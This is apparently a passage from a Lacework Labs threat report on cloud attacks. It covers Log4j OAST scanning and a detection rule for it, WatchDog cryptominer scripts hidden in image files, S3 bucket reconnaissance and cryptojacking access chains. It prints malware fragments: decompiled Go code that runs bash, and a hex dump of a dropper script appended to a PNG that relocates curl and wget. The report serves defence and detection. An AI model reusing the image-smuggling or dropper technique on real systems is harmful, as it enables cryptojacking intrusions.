  local_e0[(ulong)bVar5 * -2] = (long **)(&DAT_004cc578)[(ulong)bVar5 * -2];
  local_e0[1] = local_38;
  local_e0[2] = (long **)0x2;
  local_c8 = 2;
  os/exec.Command(local_e0 + (ulong)bVar5 * -2 + (ulong)bVar5 * -2 + 1,
                  "bash" + (ulong)bVar5 * -0x10 + (ulong)bVar5 * -0x10);
  os/exec.(*Cmd).Output();
```

Figure 6: Hezb component kik

Ongoing Log4j reconnaissance and exploitation

OAST is a method used to find exploitable vulnerabilities in a web application by forcing a target to call back to a piece of infrastructure controlled by the tester. This type of testing can be facilitated by OAST tools such as those provided by Project Discovery (interact.sh) and Port Swigger (Burp Collaborator). These tools have become increasingly popular in recent months and currently account for a large proportion of general scanning activity.

While Log4j and Spring4Shell are no longer in the headlines, the Lacework Labs team is still observing vulnerable software targeted via OAST requests. Most originate from tools such as interact.sh and Burp Collaborator, as they enable easy and effective hunting for the vulnerability.




Figure 7: Non-OAST and OAST Log4j exploit attempts by day

Analysis of Project Discovery activity revealed Cloudflare and DigitalOcean as the top originators.





Figure 8: Project discovery traffic sources

Lacework Labs released two tools to help organizations perform their own searches across datasets contained within Snowflake. The first tool queries NGINX logs from the Lacework dataset for any for any OAST activity originating from Project Discovery's interact.sh, though it can be modified to run any query. Results are saved to Snowflake for further analysis. The second tool processes the Nuclei templates from a local Project Discovery repository. Because of the volume of OAST activity affecting the Lacework customer base, we have added specific detections for alerting on this tactic.

We will continue to see this class of vulnerability for years to come because of the unique nature of where vulnerable libraries can be used, and because residual attacks can surface much later.


EVENT ID 1716
SEVERITY High
EVENT NAME Out-of-Band Application Security Testing (OAST) Tools
FIRST SEEN TIME 9/6/2022 9:00 AM (EDT)

RULE ID: LACEWORK-GLOBAL-495
DESCRIPTION
recurring Violation for DNS reques
127.0.0.1) reported by machine 1

MACHINE
1

MACHINE
MACHINE ID 1
HOSTNAME ip-10-0-0-18

LPP DNS REQUESTS
MACHINE ID
1
1
1

Policies / lacework-global-495

Out-of-Band Application Security Testing (OAST) Tools

16 Alerts in past 7 days 1500 % ↑

Description:
Out-of-Band Application Security Testing (OAST) tools, such as Burp Suite and Project Discovery, are commonly used by pen-testers, researchers, and attackers to test for various vulnerabilities and perform reconnaissance. Any DNS request for these domains may represent a vulnerability.

Severity: High
Events: Notify Mute

Figure 9. OAST detection policy

Adversarial tradecraft in the cloud

Though attackers are rapidly becoming more sophisticated in their cloud operations; defenders have plenty of tools to fight back.


Watchdog malware smuggling via photos

Steganography is the technique of hiding information within a seemingly ordinary medium, such as images, videos, or music. This is often not seen in the wild and is traditionally limited to capture the flag competitions and similar security industry exercises. However, it's possible that this technique is more prevalent than one might anticipate.

In recent years, threat actors have been using image files to hide their malware in plain sight and bypass detections. These files are often hosted on compromised websites and cloud storage solutions, with PowerShell being the most commonly observed embedded malware. Linux ELF binaries are still relatively rare, making the activities observed by WatchDog worth further investigating.

The files chosen for their embedded malware are very low-resolution images of the 63 Building in Seoul, which, when observed in a hex editor, highlight a bash script appended to the end of the file.

The attack works by leveraging the [dd command line utility]() to strip the last portion of the file and save the contents into a separate file. This creates an executable script, which ultimately results in a cryptominer being installed and executed once the script runs.



```
000044B0  CA 78 1C 3F B2 C7 FC 06  1C 81 DA 54 9D E1 B8 4F  Êx ?²Çü ▮ÚT▮á,O
000044C0  A6 4B 6C 57 C7 A9 C0 DC  B4 0B 89 62 18 87 C4 5A  ¦KlWÇ©ÀÜ´ ▮b ▮ÄZ
000044D0  4A A4 04 49 64 D1 6B 0E  D1 34 8D 72 CD 23 0D 63  J¤ IdÑk Ñ4▮rÍ# c
000044E0  46 FB 0A 37 EF 60 E7 0C  C6 61 8F 60 18 A0 02 9D  Fû 7ï`ç Æa▮`    ▮
000044F0  34 F6 48 93 98 38 E9 93  25 80 10 B8 05 83 DA 8C  4öH▮▮8é▮%▮ , ▮Ú▮
00004500  43 A7 35 64 D8 D4 FE 2F  EF AE 78 B4 EC F0 C8 36  C§5dØÔþ/ï®x´iðÈ6
00004510  9F F1 BF 00 45 B5 AA 03  E9 45 E1 8F 00 00 00 00  ▮ñ¿ Eµª éEá▮
00004520  49 45 4E 44 AE 42 60 82  23 21 2F 62 69 6E 2F 73  IEND®B`▮#!/bin/s
00004530  68 0A 0A 23 20 E8 AF A5  E5 9B BE E5 BA 8A E4 BB  h  # è¯¥å▮¾åº▮ä»
00004540  8E 67 69 74 68 75 62 E9  9A 8F E4 BE BF E6 90 9C  ▮githubé▮▮ä¾¿æ▮▮
00004550  E7 B4 A2 E9 98 BF E9 87  8C E4 BA 91 6F 73 73 E5  ç´¢é▮¿é▮▮äº´ossåå
00004560  AD 98 E5 82 A8 E6 A1 B6  6B 65 79 53 65 63 72 65  -▮å▮¨æ¡¶keySecre
00004570  74 E8 8E B7 E5 BE 97 EF  BC 8C E4 B8 8E E5 9B BE  tè▮·å¾▮ï¼▮ä¸▮å▮¾
00004580  E5 BA 8A E4 B8 BB E4 BA  BA E6 97 A0 E5 85 B3 0A  åº▮ä¸»äººæ▮ å▮³
00004590  0A 0A 72 74 64 69 72 3D  22 2F 65 74 63 2F 73 76    rtdir="/etc/sv
000045A0  63 75 70 64 61 74 65 73  22 0A 62 62 64 69 72 3D  cupdates" bbdir=
000045B0  22 2F 75 73 72 2F 62 69  6E 2F 63 75 72 6C 22 0A  "/usr/bin/curl"
000045C0  62 62 64 69 72 61 3D 22  2F 75 73 72 2F 62 69 6E  bbdira="/usr/bin
000045D0  2F 63 64 31 22 0A 63 63  64 69 72 3D 22 2F 75 73  /cd1" ccdir="/us
000045E0  72 2F 62 69 6E 2F 77 67  65 74 22 0A 63 63 64 69  r/bin/wget" ccdi
000045F0  72 61 3D 22 2F 75 73 72  2F 62 69 6E 2F 77 64 31  ra="/usr/bin/wd1
00004600  22 0A 6D 76 20 2F 75 73  72 2F 62 69 6E 2F 63 75  " mv /usr/bin/cu
```

Figure 10: Hex view of the image containing the WatchDog malware payload

Steganography is a tried-and-true method for defense evasion. Despite this, there remains a relatively low amount of this malware in the wild, particularly Linux-based, where they utilize valid image files instead of spoofing file headers and extensions. WatchDog's combination of steg and compromised cloud storage is likely to be more effective. It's unclear if other cryptojacking threats will widely adopt this tactic in the future.

Recent trends in S3 targeting

Amazon's Simple Storage Service (S3) is one of the most commonly used cloud services making it one of the most highly targeted cloud resources for attackers. As such, reconnaissance and probing of S3 buckets is an ongoing activity that defenders should be aware of and proactively take steps to ensure the security of their buckets.

To provide insight into the reconnaissance activities of attackers targeting S3, Lacework Labs wrote a blog that highlights some of the key trends observed across customer environments. The most frequently observed user agents are shown in Figure 11, which provides insights into the tools used to search for open and misconfigured buckets.





Figure 11: Commonly observed user agent strings performing S3 reconnaissance



A prominent component of general reconnaissance is the anonymous account IDs, often referred to as "rogue accounts." Tracking the accounts, as shown in Figure 12, showed some were much more active than others. These can be useful to add to your detections, especially when considering an allowlisting approach of your known accounts so that others will raise an alert if they successfully access any protected content.




Figure 12: Top rogue accounts over the past six months observed in 5% of environments

These combined activities are often associated with dictionary attacks against bucket names. Adversaries will leverage standard IT architectural terms to guess potential open buckets as part of the reconnaissance process.




Figure 13: Most common words used to target S3 buckets

Identifying detection opportunities in cryptojacking attacks

Cryptojacking is one of the most common and well-known threats affecting cloud security today. Lacework Labs finds this activity in nearly all observed cloud compromises.

A typical cryptojacking attack starts with the compromise of an asset, such as a web server with a code execution vulnerability. This vulnerability is leveraged to fetch and execute a payload that generally provides more functional remote access to the adversary, followed by the download and execution of the cryptominer itself. An adversary needs little more than access to a node to succeed, often resulting in cascading charges that can be incredibly expensive for affected companies and individuals.



1) Attacker compromises web server
www
2) bash one-liner is executed to fetch 2nd stage payload and execute
3) 2nd stage payload performs host modification and brings down follow on payloads (miner/bots/etc...)

Figure 14: Typical initial access technique

The most effective strategy to prevent cryptojacking is to prevent adversaries from gaining access in the first place. However, that is difficult because many attacks are driven through opportunity and cracks in infrastructure that are not always as easy to remediate as applying a patch.

Many steps can be taken to protect against cryptojacking. Understanding how these attacks work and how cybercriminals are covering their tracks is the first step toward implementing proper controls and gaining proper visibility to ensure that the security operations center (SOC) is notified when something slips through the cracks.

